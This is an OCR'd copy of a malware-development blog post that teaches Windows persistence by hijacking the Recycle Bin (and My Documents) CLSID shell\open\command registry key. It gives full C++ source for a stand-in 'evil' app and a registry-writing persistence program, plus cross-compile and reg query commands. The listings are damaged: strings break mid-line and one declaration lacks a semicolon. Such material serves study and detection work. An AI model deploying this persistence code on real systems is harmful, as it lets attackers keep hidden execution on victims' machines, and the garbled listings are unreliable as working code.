
Malware development: persistence - part 21. Recycle Bin, My Documents COM extension handler. Simple C++ example.

cocomelonc.github.io/persistence/2023/01/19/malware-pers-21.html

January 19, 2023

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via modifying Recycle Bin COM extension handling.

CLSID list

Certain special folders within the operating system are identified by unique strings:

- `{20d04fe0-3aea-1069-a2d8-08002b30309d}` - My Computer
- `{450d8fba-ad25-11d0-98a8-0800361b1103}` - My Documents
- `{208d2c60-3aea-1069-a2d7-08002b30309d}` - My Network Places
- `{1f4de370-d627-11d1-ba4f-00a0c91eedba}` - Network Computers

- `{2227a280-3aea-1069-a2de-08002b30309d}` - Printers and Faxes
- `{645ff040-5081-101b-9f08-00aa002f954e}` - Recycle Bin

Adding the `open\command` subkey to the CLSID and adding a new verb for the `shell` key will execute the value stored in the `\command` entry.

practical example

Let's go to look at a practical example. First of all, as usually, create "evil" application. For simplicity, as usually, it's `meow-meow` messagebox application (`hack.cpp`):

```
/*
hack.cpp
evil app for windows persistence
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/01/20/malware-pers-21.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

And, then just create persistence script (`pers.cpp`):

```
/*
pers.cpp
windows persistence via
recycle bin COM extension handler
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/01/20/malware-pers-21.html
*/
#include <windows.h>
#include <string.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  HKEY hkR = NULL;

  // shell
  const char* shell = "SOFTWARE\\Classes\\CLSID\\{645FF040-5081-101B-9F08-
00AA002F954E}\\shell";

  // evil app
  const char* exe = "C:\\Users\\IEUser\\Desktop\\research\\2023-01-20-malware-pers-
21\\hack.exe";

  // key
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)shell, 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    res = RegCreateKeyExA(hkey, "open\\command", 0, NULL, REG_OPTION_NON_VOLATILE,
KEY_ALL_ACCESS, NULL, &hkR, NULL);
    if (res == ERROR_SUCCESS) {
      // update registry key value
      // reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{645FF040-5081-101B-9F08-
00AA002F954E}\shell\open\command”
      // /ve /t REG_SZ /d "hack.exe" /f
      // RegSetValueEx(hkey, (LPCSTR)"open\\command", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
      RegSetValueEx(hkR, NULL, 0, REG_SZ, (unsigned char*)exe, strlen(exe));
      RegCloseKey(hkR);
    // RegCloseKey(hkey);
    }
    RegCloseKey(hkey);
  }
  return 0;
}
```

As you can see, the logic is simple.


demo

Let’s go to see everything in action. First of all, check Registry:

```
reg query "HKLM\SOFTWARE\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\shell"
/s
```


Then, compile our “malware” at the attacker’s machine (`kali`):

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



And for checking correctness, try to run `hack.exe` at the victim’s machine (`Windows 10 x64` in my case):


```
.\hack.exe
```



As you can see, our “malware” works perfectly.


At the next step, just compile our persistence script at the attacker’s machine:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Finally, run this persistence script at the victim’s machine and check Registry again:


```
.\pers.exe
reg query "HKLM\SOFTWARE\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\shell" /s
```




So, as you can see, subkey added and the key value is set.

Then, try to open Recycle Bin:





If we open `ProcessExplorer` and see properties of `hack.exe`:



we can notice that its parent process is `explorer.exe (1680)`.

Perfect! =^..^=


what about another CLSID from the list?

I made a small change to the persistence script:

```
/*
pers.cpp
windows persistence via
recycle bin COM extension handler
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/01/20/malware-pers-21.html
*/
#include <windows.h>
#include <string.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  HKEY hkR = NULL;

  // shell
  const char* shell = "SOFTWARE\\Classes\\CLSID\\{450d8fba-ad25-11d0-98a8-
0800361b1103}\\shell"

  // evil app
  const char* exe = "C:\\Users\\IEUser\\Desktop\\research\\2023-01-20-malware-pers-
21\\hack.exe";

  // key
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)shell, 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    res = RegCreateKeyExA(hkey, "open\\command", 0, NULL, REG_OPTION_NON_VOLATILE,
KEY_ALL_ACCESS, NULL, &hkR, NULL);
    if (res == ERROR_SUCCESS) {
      // update registry key value
      // reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{450d8fba-ad25-11d0-98a8-
0800361b1103}\shell\open\command”
      // /ve /t REG_SZ /d "hack.exe" /f
      // RegSetValueEx(hkey, (LPCSTR)"open\\command", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
      RegSetValueEx(hkR, NULL, 0, REG_SZ, (unsigned char*)exe, strlen(exe));
      RegCloseKey(hkR);
    // RegCloseKey(hkey);
    }
    RegCloseKey(hkey);
  }
  return 0;
}
```

